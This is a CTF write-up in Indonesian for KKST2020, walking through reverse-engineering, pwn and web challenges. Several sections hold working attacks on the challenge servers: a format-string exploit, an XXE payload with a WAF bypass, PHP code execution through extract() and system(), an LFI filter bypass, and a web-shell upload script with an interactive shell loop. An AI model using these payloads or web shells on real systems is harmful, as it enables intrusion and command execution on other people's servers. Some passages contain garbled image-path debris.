            FUN_00410f50(&DAT_004accac);
        }
        else {
            FUN_0040fea0("cat flag.txt");
        }
    }
    else {
        FUN_00410f50(&DAT_004accb0);
    }
    if (lVar1 == *(long *)(in_FS_OFFSET + 0x28)) {
        return 0xffffffff;
    }

    /* WARNING: Subroutine does not return */
    FUN_0044cba0();
}

```

sehingga kita generate huruf A*0x21
script lengkap :

```

from pwn import *

def validators():
    getTotal = lambda x: sum([ord(y) for y in x])
    length = 19
    trueCondition = length * (length + 86)
    tmpFlag = ["zzzz"] * 4
    while getTotal("-".join(tmpFlag)) > trueCondition:
        tmpFlag[-1] = chr(ord(tmpFlag[-1][0]) - 1) * 4
    if getTotal("-".join(tmpFlag)) == trueCondition:
        return("-".join(tmpFlag))
    return False

def validators2():
    key = [ord("0")]*10
    for i in range(len(key)):
        key[i] = i + 65
        if (i % 3 == 0):
            if (i + 65 == key[i]):
                key[2] = 35
                key[4] = 63

```

```

        key[5] = i + 65
        break
    return("".join([chr(x) for x in key]))

def validators3():
    return("A"*0x21)

p = remote("45.77.254.239", 30003)
p.sendlineafter(":", validators())
p.sendlineafter(":", validators2())
p.sendlineafter(":", validators3())
print("FLAG : ", p.recvline().decode().strip())

```

Run :

```

XFreud ~ /kkst2020
ganezo python3 solvelin.py 192.168.100.28
[+] Opening connection to 45.77.254.239 on port 30003: Done
FLAG : KKST2020{reverse_binary_like_a_B0000s}

```

Flag : **KKST2020{reverse_binary_like_a_B0000s}**

[REV (Lah ini mah basic)]

diberikan sebuah file python bytecode yang melakukan enkripsi sebuah flag, berikut translate dari script encryptor yang diberikan

```

def sstt(x):
    6          0 LOAD_FAST          0 (x)
              2 LOAD_CONST        0 (None)
              4 LOAD_CONST        0 (None)
              6 LOAD_CONST        1 (-1)
              8 BUILD_SLICE        3
             10 BINARY_SUBSCR
             12 STORE_FAST        0 (x)

```

pada line atas, x akan dipanggil => `x = x[::-1]`

```

7          14 LOAD_CONST        2 (')
             16 STORE_FAST        1 (t)

```

kemudian `t = "`

```

8          18 LOAD_GLOBAL        0 (random)
             20 LOAD_METHOD        1 (randint)
             22 LOAD_CONST        3 (1)
             24 LOAD_CONST        4 (6000)
             26 CALL_METHOD        2
             28 STORE_FAST        2 (k)

```

`k = random.randint(1, 6000)`

```

9          30 LOAD_GLOBAL          0 (random)
          32 LOAD_METHOD          1 (randint)
          34 LOAD_CONST          5 (0)
          36 LOAD_CONST          4 (6000)
          38 CALL_METHOD          2
          40 STORE_FAST          3 (s)

s = random.randint(0, 6000)
10         42 LOAD_FAST          0 (x)
          44 GET_ITER
      >>  46 FOR_ITER          28 (to 76)
          48 STORE_FAST          4 (c)

12         50 LOAD_FAST          1 (t)
          52 LOAD_GLOBAL          2 (chr)
          54 LOAD_GLOBAL          3 (ord)
          56 LOAD_FAST          4 (c)
          58 CALL_FUNCTION          1
          60 LOAD_FAST          2 (k)
          62 BINARY_SUBTRACT
          64 LOAD_FAST          3 (s)
          66 BINARY_XOR
          68 CALL_FUNCTION          1
          70 INPLACE_ADD
          72 STORE_FAST          1 (t)
          74 JUMP_ABSOLUTE        46

```

for c in x:

 t = chr((ord(c)-k) ^ s)

```

14      >>  76 LOAD_GLOBAL          4 (b64encode)
          78 LOAD_FAST          1 (t)
          80 LOAD_METHOD          5 (encode)
          82 LOAD_CONST          6 ('utf-8')
          84 CALL_METHOD          1
          86 CALL_FUNCTION          1
          88 RETURN_VALUE

```

b64encode(t).encode("utf-8")

Full script :

```

def sstt(x):
    x = x[::-1]
    t = ''
    k = randint(1,6000)
    s = randint(0,6000)
    for c in x:
        t += chr((ord(c)-k)^s)

```




```
return b64decode(t).encode("utf-8")
```

Karena nilai k dan s terlalu besar, maka flag tidak mungkin memiliki nilai k dan s yang besar, sehingga kami melakukan bruteforce dengan range k = (1, 100), range s = (0, 100).

Berikut solver yang kami buat :

```
for k in range(1, 100):
    for s in range(0, 100):
        tmp = ""
        try:
            for i in flag:
                tmp += chr((ord(i)^s)+k)
        except:
            pass
        if all(x in __import__("string").printable for x in tmp):
            print(tmp[::-1])
```

Ketika di run :



```
~PKD0F~9DI~{|zB9~I
<`
cJzq~w0
    q|0JIKs
        0|@0};    m
dIyr}xP
    r{PIJLt
        P{?P~<
n
wbrinc[ ip[ba_g [p,[m/!}
z_ohkf^!hq^`bj!^q-^l2 |
xcsjod\!jq\cb`h!\q-\n0"~
zaqhmf^#hs^a`bj#^s/^l2 |
{'pilg_"ir_`ack"_r._m3!}
KrbY^Wo4Ydorqs[4od o]#1M
Hm]Va\t/V_tmpX/t_#tb .R
{bring_$it_back$_t0_m3!}
lagimb`#ic`abdl#`c/`p4"
```

Flag : KKST2020{bring_\$it_back\$_t0_m3!}

[REV (□□□□□□□□□□□□□□□□□□□□)]

Diberikan file JAR yang jika dijalankan akan mengenkripsi teks.

```
merricx@Sentinel:/mnt/d/ctf/kkst/crypto/jawa$ java -jar PasswordEncryptor.jar
Masukkan Kunci: ABCD
Masukkan Pesan: hello world
Hasil : RK SS KR VR RV VK RE SK VK VT
merricx@Sentinel:/mnt/d/ctf/kkst/crypto/jawa$
```

Langsung decompile menggunakan scarf dan cek sekilas pada sourcenya.

```
public static void main(final String[] args) {
    final Scanner scan = new Scanner(System.in);
    System.out.print("Masukkan Kunci: ");
    final String key = scan.nextLine();
    final PasswordEncryptor aaaaaa = new PasswordEncryptor(key);
    System.out.print("Masukkan Pesan: ");
    final String PasswordEncryptor = scan.nextLine();
    aaaaaa.encode(PasswordEncryptor);
    final String PasswordEncryptora = aaaaaa.encode(PasswordEncryptor);
    System.out.println("Hasil : " + PasswordEncryptora);
}

static {
    morse = new char[] { 'K', 'S', 'T', 'R', 'E', 'V' };
}
```

Inti dari program ini pada dasarnya hanyalah enkripsi ADFGVX namun karakter substitusinya diganti menjadi VERTSK. Karena gridnya sudah diketahui, kita tinggal melakukan bruteforce pada key permutasinya

Langsung buat solvernya menggunakan python

```
import string, itertools
from pycipher import ADFGVX

grid = ''.join(['9', 'T', 'G', 'Y', '6', 'E', 'R', 'N', 'A', 'Q', 'P', '5',
                'X', 'K', 'H', '4', 'U', 'W', 'I', 'M', '1', 'C', 'V', '7', '3', 'S', '0',
                'D', '2', 'J', 'L', '8', '0', 'B', 'T', 'F'])

ciphertext = "SE EE RK TK SS VV VR RR VK SE EE TE VR ER VV SE ST KR SS ER TT
ES RS KS RS RV EK TK TV VK".replace(" ", "")
```

```

ciphertext =
ciphertext.replace("V","A").replace("E","D").replace("R","F").replace("T","G")
.replace("S","V").replace("K","X")

def count_num(t):
    count = 0
    for a in t:
        if a in string.digits:
            count += 1


    return count

for i in itertools.permutations(['A','B','C','D','E','F','G','H']):
    keyword = ''.join(i)
    adfgvx = ADFGVX(key=grid, keyword=keyword)

    check = adfgvx.decipher(ciphertext)
    if count_num(check) < 1:
        print(check)

```

Jalankan dan cek satu persatu hasil plaintext yang readable



```

93 THDTJONSQLR0JJAYCUKYLS0TXKI0JT
94 THDJJONPQLRUJJAI0UKILS0RXKIOJT
95 THTDJOSNQLORJJYACUYKLST0XKUIJT
96 THTVJOSNQL0TJJYKCUYALSTWXKUYJT
97 THVTJONSQLT0JJKYCUAYLSWTXKYUJT
98 THVJJONPQLTUJJKICUAILSWRXKYOJT
99 THJ0JONPQLURJJACUIKLSR0XK0IJT
100 THJVJONPQLUTJJIKCUIALSRWXKOYJT
101 JUSJPERQUTAJIONCIPHLRALXORIJHM
102 JUSTPERMUTATIONCIPHERALGORITHM
103 JUPJPETQUTKJIONCIPHLRAEXORYJHM
104 JUPTPETMUTKTIONCIPHERAEGORYTHM
105 JUJSPEQRUTJAI0CNIPLHRAXLORJIHM
106 JUJPPEQTUTJKI0CNIPLHRAXEORJYHM
107 JUTSPEMRUTTAI0CNIPEHRAGLORTIHM
108 JIITPPEMTIITTKI0CNTPEHRAGEORTYHM

```

Python 3.7.1 64-bit 0 0

FLAG: KKST2020{JUSTPERMUTATIONCIPHERALGORITHM}

[REV (Gemoiii)]

Diberikan sebuah file php yang digunakan untuk melakukan encrypt flag. Source code php tersebut telah diobfuscate menggunakan UD64.


Obfuscate menggunakan evalhook dan ud64 deobfuse :


```

Script tries to evaluate the following string.
-----
$x0RzX="\142\141\x73\x65\66\64\x5f\144\145\x63\157\144\145";$x0RzY="\147\172\151
\x6e\146\154\141\x74\145";$x0RzZ="\143\157\156\166\145\162\164\x5f\165\x75\x64\1
45\x63\157\144\145";
-----
Do you want to allow execution? [y/N]
y
Script tries to evaluate the following string.
-----
if (strpos($i1i, "Obfuscation provided by Unknowndevice64 - Free Online PHP Obfu
scator") == false) { header("Location: http://ud64.com/"); die(); } $uD64_c0m="\
163\164\x72\x5f\162\x6f\164"."13";$uD64_C0m="\147\x7a\151\x6e\x66\x6c\141\164\x6
5";$uD64_C0m="\142\x61\x73\14564\x5f\x64\x65\143o\144\145";$x0zRy=$uD64_C0m($uD6
4_C0m($uD64_c0m("QMGYqdZ6RRH/XVATUHwwjE0LRN5P7kstJLj7gcNpx2KF0e7+Zdl1nyP76hmFWtW
HC9oJmNXcKnsJXJZ+50mPokCXCI79IjBiyGKCOBsyun4R4AKZARjRd+cAdK4aIIWkC31L0B/ZMnDfMND
i8yFMRgR1X0KER4/vuXvmjfepezQo3MtTfgKPjEemXRuI0hnkVC53FTpWQ/RVYfEVqXzGvBsrED5UxgDi
pEBWdb7yd110yDasUEE+YDovzhQWu/LfdEHXJrlcHs6gq9n10l0f9IfefM+C9YXV+yph91aoXxEfYQfH
Cg9ipn4XeAKI8fZGnszj1UXFyUGWMuxCa6/HEoXNUMirYqs1xNfdMR6Zg9vxh7d+1TXyLtwFQCPB3f81
DSven7KJ5Z3XE5kdvyombDK+yDs/Wb39X9JITHwhEPCMQN+C8a7UGQmXttFhlw73bAE667G2e1Mj1hf
VMcU8fK1syRT5XHMPu+A0B+VdZ+V1EVllv80TncU0bSiK0c/EuBCnl1FEXIvHo9/TR1yu0rG0yZc8LxSf

```

Terlihat bahwa di akhir script, terdapat header UD64, sehingga kami menggunakan deobfuscate milik UD64.



```

if (strpos($i1i, "Obfuscation provided by Unknowndevice64 - Free Online PHP Obfu
scator") == false) { header("Location: http://ud64.com/"); die(); } $key="Semoga
SemuaKebaikanBersamaKitaSemuaDanBersamaDirimuYangBelakuJujur!";function dd($data
){die(var_dump($data));}function p($data){if(is_array($data)){print_r($data);}el
se{echo $data;}}function asdasjkdhlaskdhlokashdlkasklhdldkashdlkaskldkash($file
,$data){$open=fopen($file,"a");fwrite($open,$data);fclose($open);}function asda
sjkdhlaskdhlokashdlkasklhdldkashdlkaskldkashasdasdasdasdasdasd($file){if(!fi
le_exists($file)){dd('File tidak ada!');}else{return file_get_contents($file);}}
function asdasjkdhlaskdhlokashdlkasklssssssssssssshdlkashdlkaskldkashasdasda
sdasdasdasdasd($data){$md5_now=md5($data);$string=str_split($data);array_pop($st
ring);$string=implode("",$string);return[rot13($md5_now),rot13(base64_en
code(rot13($string)))];}function asda22222sjkdhlaskdhlokashdlkasklssssssss
ssssssshdlkashdlkaskldkashasdasdasdasdasd($data,$file){$oldhash=$data[0];
asdasjkdhlaskdhlokashdlkasklhdldkashdlkaskldkash($file.".GEMAS",$oldhash."#");$
string=$data[1];$ret="";$luck=[];for($i=0;$i<strlen($string);$i++){ $num=rand(10,
100);$bytes=ord($string[$i]);$do=$bytes^$num;$ret.=chr($do);$luck[]=$sha1($num);}
asdasikdhlasikdhlokashdlkasklhdldkashdlkaskldkash($file.".GEMAS".json_encode($im

```

setelah melakukan deobfuscate diperoleh source yang dapat terbaca, berikut adalah beberapa function yang berperan penting dalam encryption process.

```

if (isset($argv[1]))
{
    $string = b($argv[1]);
    $h1 = c($string);
    $h2 = d($h1, $argv[1]);
    echo 'Done!';
}

```

```
function b($file)
{
    if (!file_exists($file))
    {
        dd('File tidak ada!');
    }
    else
    {
        return file_get_contents($file);
    }
}
```

```
function c($data)
{
    $md5_now = md5($data);
    $string = str_split($data);
    array_pop($string);
    $string = implode("", $string);
    return [str_rot13($md5_now) , str_rot13(base64_encode(str_rot13($string))) ];
}
```

```
function d($data, $file)
{
    $oldhash = $data[0];
    a($file . ".GEMAS", $oldhash . "#");
    $string = $data[1];
    $ret = "";
    $luck = [];
    for ($i = 0; $i < strlen($string); $i++)
    {
        $num = rand(10, 100);
        $bytes = ord($string[$i]);
        $do = $bytes ^ $num;
        $ret .= chr($do);
        $luck[] = sha1($num);
    }
    a($file . ".GEMAS", json_encode([implode("|", $luck) , base64_encode($ret) ]));
}
```

terlihat dari source code tersebut, sebenarnya operasinya simple, yaitu hanya xor, dimana angka yang digunakan untuk melakukan xor adalah angka random dari 10-100, yang ternyata akan di write ke dalam file hasil encryption dalam bentuk sha1. Dari sini kita dapat merecovery angka yang digunakan dalam operasi xor dan dapat digunakan untuk memperoleh plaintext file flag yang telah diencrypt. berikut adalah script python yang kami gunakan untuk mendapatkan plaintext file flag.

Flag: KKST2020{capek_ya_M4@f_bang3t_y}

[PWN (Simple Crack Me)]

Diberikan binary 32 bit binary ELF yang memiliki celah format string.

```
int __cdecl main()
{
    int result; // eax@6
    int v1; // edx@6
    char buf; // [sp+Ch] [bp-10Ch]@1
    int v3; // [sp+10Ch] [bp-Ch]@1

    v3 = *MK_FP(__GS__, 20);
    setvbuf(stdout, 0, 2, 0);
    puts("Please Input Only valid Key!");
    printf("Give me the Key :");
    read(0, &buf, 0x100u);
    printf(&buf);
    if ( dword_804A030 == 218 )
    {
        system("cat /home/admin/guestflag");
    }
    else if ( dword_804A030 == 0xDE4DB33F )
    {
        system("cat /home/admin/adminflag");
    }
    else
    {
        puts("Access Denied!");
    }
    result = 0;
    v1 = *MK_FP(__GS__, 20) ^ v3;
    return result;
}
```

Untuk mendapatkan flag, maka harus me-write value **0xDE4DB33F** ke alamat **0x804A030** melalui celah format string tersebut. Berikut adalah script solver yang kami gunakan.

```
fakhrur@SRLabsID:[kkst]
$ cat simple.py
from pwn import *
from myfmtstr import *

p = remote("140.82.48.126", 30001)
offset = 7
payload = genpay32(7,{0x0804a030:0xDE4DB33F})
p.sendline(payload)
p.interactive()
fakhrur@SRLabsID:[kkst]
$ python simple.py
[+] Opening connection to 140.82.48.126 on port 30001: Done
[*] Switching to interactive mode
Please Input Only valid Key!
Give me the Key :0\xa0\x01\xa0\x02\xa0\x03\xa0\x0
4292142396

56
0
4158252088
KKST2020{bad_person_?}[*] Got EOF while reading in interactive
$
```

Flag: KKST2020{bad_person_?}

[WEB (Love My Ex)]

Diberikan sebuah website yang diyakini memiliki vulnerability XXE pada \$_POST["input"].

```
XFread ~/kkst2020
ganezo curl -X POST --data "input=<names><name>aluf</name></names>" http://140.82.48.126:20003/
aluf%
```

terdapat beberapa waf pada fungsi filter pada web, seperti php, flag, system, filter, base, 64, encode, resource, ://. sehingga kami membuat sebuah payload untuk melakukan XXE dan melakukan bypass terhadap WAF. awalnya kami mencoba membuka file menggunakan wrapper file://, karena tidak bisa, kami berpikir melakukan LFI menggunakan wrapper php://

```
payload = ""<?xml version='1.0'?>
<!DOCTYPE names [
  <!ENTITY aluf SYSSYSTEMTEM
'pphpphp://:////filfilterter/convert.babasese6644-encencodeode/resresource=flaflagg.pphpphp'>
]>
<names><name>&aluf;</name></names>""
```

```
XFread ~/kkst2020
ganezo python solvemyex.py | base64 -d
<?php
extract($_POST);

function filter($data){
    return str_replace(array("../", "filter", "php", "../", "base", "encode", "64", "resource", "://", "flag", "SYSTEM", "xe", "user", "pass"), "", $data);
}

$example = "<creds><name>Welcome Here All My Friends</name></creds>";

if(isset($_GET['ambiyah'])){
    $ineedflag($givemeflag);
}
```

terdapat bug lain pada solvemyex.py, dimana kita dapat memanggil fungsi dengan variable \$ineedflag(\$givemeflag); dan melakukan parameter get ambiyah. ditambah lagi \$_POST di extract sehingga kita dapat mengisi variable untuk memanggil fungsi shell.

```
XFread ~/kkst2020
ganezo curl -X POST --data "input=aluf&ineedflag=system&givemeflag=ls" http://140.82.48.126:20003/?ambiyah=1
aaa
aaaaaaaaaaaa
abcd.php
asd
asdasd
bbb
bbb
bbbb
ccc
flag-goes-braaaaa.123.txt
```

Flag : KKST2020{xxe_Pr0F1t_f0R_PhuN}

[WEB (KKLSFTD)]

Diberikan sebuah service web pada alamat <http://140.82.48.126:20001>. Terdapat celah LFI pada halaman `/page/.download.php?file_name=`. Terdapat beberapa filter pada parameter `file_name` sehingga LFI terasa lebih sulit, tetapi sebenarnya cukup mudah untuk dibypass. Kami membuat sebuah simple script untuk mempermudah dalam berjalan-jalan untuk membaca file di dalam server.

```
fakhrur@SRLabsID:[kkst]
$ cat webcuk.py
from requests import get
while True:
    payload = input("$ ").replace("../", ".php.php./php.php./").replace("downl", "downdownloadload").replace("flag", "flflagag")
    if payload.endswith("php"):
        payload = payload[:-3] + "pphpphppp"
    print(get("http://140.82.48.126:20001/page/.download.php?file_name="+payload).text)
```

Pada saat membaca file `.download.php`, terlihat jika file tersebut meng-include file php lain yaitu `db.php` yang berada pada direktori `modules`.

```
$ python3 webcuk.py
$ ../.download.php
<?php

include '../modules/db.php';

if(isset($_GET['file_name'])){

    $name = str_replace(array("../", "filter", "php", "../", "base", "encode", "64", "resource", "://", "flag", "SYSTEM", "xxe", "download"), "", $_GET['file_name']);
    $file = __DIR__."/seiyuu/".$name;
    header("Content-Description: File Transfer");
    header("Content-Type: application/octet-stream");
    header("Content-Disposition: attachment; filename=" . basename($file));
    readfile ($file);
}
$
```

Namun ketika kami membuka file `db.php` tidak terdapat informasi apapun yang berguna, lalu kami mencoba untuk melihat file `index.php` yang berada di dalam direktori `modules` tersebut, dan kami memperoleh beberapa file php lain yang intinya dapat digunakan untuk melakukan upload php shell.

```
$ ../../modules/index.php
<?php

include 'token.config.php';
include 'menu.php';
header("location: ../dev.php");

$ ../../modules/token.config.php
<?php
$secret = "21232f297a57a5a743894a0e4a801fc3";
```

```
$ ../../modules/menu.php
<?php

include 'token.config.php';
include 'func.php';

if(isset($_FILES['image'], $_GET['token'])) {

    if(md5($_GET['token']) != $secret){

        die('?');

    }

    uploadNow($_FILES['image']);
    exit;

}
```

```

$ ../../modules/func.php
<?php

function uploadNow($files){

    $dir = $_SERVER['REMOTE_ADDR'].rand(1,100);
    $sb = md5($dir);

    if($files['size'] > 35000){
        die('?');
        echo $files['size'];
    }

    $ext = explode(".", $files['name']);
    $ext = end($ext);
    mkdir($sb);
    chmod($sb, 0777);
    $fixfiles = __DIR__."/". $sb."/".rand(1,100).".$ext;

    #echo $fixfiles." ".$files['size'];
    move_uploaded_file($files["tmp_name"], $fixfiles);

}
$ █

```

Dari code di atas, dapat diketahui jika untuk mengupload suatu file kami harus mengakses halaman **/menu.php?token=xxx** dimana token merupakan string yang memiliki md5 pada file **token.config.php**. Dengan menggunakan tools online, dapat diketahui jika md5 tersebut merupakan hasil dari string **admin**, sehingga nilai token yang valid untuk melakukan upload file adalah **admin**. File yang diupload tersebut selanjutnya akan disimpan ke dalam direktori dengan nama file **md5(<IP_PUBLIC_KAMI> + <random_int_1-100>)** dengan nama file yang juga akan berubah menjadi random angka dari 1-100. Dari informasi tersebut kami membuat sebuah script untuk mengotomasi, berikut script yang kami gunakan.

```

fakhrur@SRLabsID:[kkst]
$ cat upload.py
import requests
import hashlib
url = "http://140.82.48.126:20001/modules/menu.php?token=admin"
payload = "<?php system($_GET[0]); ?>"
files = {'image': ('jancuk.php', payload)}

r = requests.post(url, files=files)
if r.status_code == 200:
    print "Upload File Successfully"

url = "http://140.82.48.126:20001/modules/"
IP = "103.94.170.250"

for i in range(1,101):
    dir = IP+str(i)
    md5_dir = hashlib.md5(dir).hexdigest()
    to_req = url+md5_dir+"/"
    r = requests.get(to_req)
    if r.status_code != 404:
        print "Valid Directory Found {}".format(md5_dir)
        url += md5_dir+"/"
        break

for i in range(1,101):
    fn = str(i) + ".php?0="
    to_req = url + fn + "echo%201337"
    r = requests.get(to_req)
    if r.status_code == 200 and "1337" in r.text:
        url += fn
        break

print "Valid File Found at {}".format(url)
print "Enjoy the shell"
cmd = ""
while cmd != "exit":
    cmd = raw_input("shell: ")
    r = requests.get(url+cmd)
    print r.text

fakhrur@SRLabsID:[kkst]
$ python upload.py
Upload File Successfully
Valid Directory Found 7794ab9d33e0a6bfa41d638536a98a97
Valid File Found at http://140.82.48.126:20001/modules/7794ab9d33e0a6bfa41d638536a98a97/97.php?0=
Enjoy the shell
shell: ls /var/www/html
dev.php
flag-hack-as123asdj.txt
index.php
list.php
modules
page

shell: cat /var/www/html/flag-hack-as123asdj.txt
KKST2020{long_live_the_queen}
shell: exit

```

Flag: **KKST2020{long_live_the_queen}**

[WEB (Siapa juga ga bisa matematika 3?)]

Diberikan sebuah website yang berisi calculator, dimana setiap kali = di klik maka akan melakukan request ke /api.php

```
POST /api.php HTTP/1.1
Host: 140.82.48.126:20002
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0)
Gecko/20100101 Firefox/83.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json
X-Requested-With: XMLHttpRequest
Content-Length: 10
Origin: http://140.82.48.126:20002
Connection: close
Referer: http://140.82.48.126:20002/

{"eq": "3"}

HTTP/1.1 200 OK
Date: Wed, 25 Nov 2020 02:51:10 GMT
Server: Apache/2.4.38 (Debian)
X-Powered-By: PHP/7.2.34
Content-Length: 9
Connection: close
Content-Type: application/json

{"ans": 3}
```

Setelah diketahui, ternyata api tersebut memanggil fungsi eval

```
HTTP/1.1 200 OK
Date: Wed, 25 Nov 2020 02:52:00 GMT
Server: Apache/2.4.38 (Debian)
X-Powered-By: PHP/7.2.34
Content-Length: 161
Connection: close
Content-Type: application/json

<br />
<b>Parse error</b>: syntax error, unexpected '';' (T_ENCAPSED_AND_WHITESPACE) in <b>var/www/html/api.php(11) : eval()'d code</b> on line <b>1</b><br />
```

Dimana tidak boleh ada string di dalamnya, karena masih memungkinkan menggunakan angka dan special character, maka kita bisa membuat mini shell sederhana menggunakan special char + angka.

```
php > $obf = "{}{}{ '^' _GET";
php > $obf = '${\'}{}{\'^\'\'.'$obf.'\'}';
php > echo $obf.'[13]('.$obf.'[37])';
${''}{}{ '^' "<8/'}[13]('${'{}{ '^' "<8/'}[37])
php > █
```

POST ke api.py dengan parameter get 13 dan 37

```
POST /api.php?13=system&37=ls HTTP/1.1
Host: 140.82.48.126:20002
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0)
Gecko/20100101 Firefox/83.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json
X-Requested-With: XMLHttpRequest
Content-Length: 53
Origin: http://140.82.48.126:20002
Connection: close
Referer: http://140.82.48.126:20002/

{"eq": "${''}{}{ '^' "<8/'}[13]('${'{}{ '^' "<8/'}[37])"}

HTTP/1.1 200 OK
Date: Wed, 25 Nov 2020 03:01:02 GMT
Server: Apache/2.4.38 (Debian)
X-Powered-By: PHP/7.2.34
Connection: close
Content-Type: application/json
Content-Length: 104

aiwewioae.txt
api.php
assets
flag-uuuu-.txt
index.php
pwn991.php
pwned003-w.php
{"ans": "pwned003-w.php"}
```

Flag : KKST2020{WOWOWOWOWOWOWOWOWO_hacker}

[WEB (M4D)]

Diberikan sebuah website flask, untuk mendapatkan source kita dapat melakukan wget ke /dengklek.

```
h[f_] = u.__getattr__(f_) + d(e)
h[getattr(c(u.geturl()), 'hexdigest')]() = a
h['y'] = k()
```

Jika tidak terdapat session y, maka flag akan dimasukkan ke dalam session u.geturl() yang di md5, kemudian kami melakukan decode cookie dengan key asalan menggunakan flask-cookie-decode.

```
XFread ~/kkst2020
ganezo cat solverm4d2.py 192.168.100.28
from flask import Flask, jsonify, session, request
from flask_cookie_decode import CookieDecode

app = Flask(__name__)
app.config.update({'SECRET_KEY': 'aluf'})
cookie = CookieDecode()
cookie.init_app(app)%

XFread ~/kkst2020
ganezo export FLASK_APP="solverm4d2.py"
```

```
XFread ~/kkst2020
ganezo curl -i http://140.82.48.126:20005/ | grep Cookie
% Total % Received % Xferd Average Speed Time Time Time Current
Dload Upload Total Spent Left Speed
100 223 100 223 0 0 384 0 --:--:-- --:--:-- --:--:-- 383
Vary: Cookie
Set-Cookie: session=.eJw9zMtugzAUBNBfqbyuKmMbCJHYRFwtWu0CWiYnV-URJg64IDSKP_ev0T
NXcycuSewWCiSKaiMyIzUKG2QVFEqcS0IbHQswfIEni4XfEH_vX59nz93q7TYxJ0mbae67E_Tt00N1sc
Kwxyen0EziB9reh-GomotR8xzywhH4w31xne_KhBN3agoSUTPtKwC0G115Xb1xsWX7kTg7Bj4HL083v
s2xB-Y0cUZZ2u6qgu7mB_MMMxCN6vJoXYJHA58ceLubXGmkDqiu0kKrfX6jKMEpiGLMAMv6RRkiB8_gd
NMLwb.X73MLQ.puP8VG2qHBYMxgBgLxDGEHhckQ; HttpOnly; Path=/

XFread ~/kkst2020
ganezo flask cookie decode .eJw9zMtugzAUBNBfqbyuKmMbCJHYRFwtWu0CWiYnV-
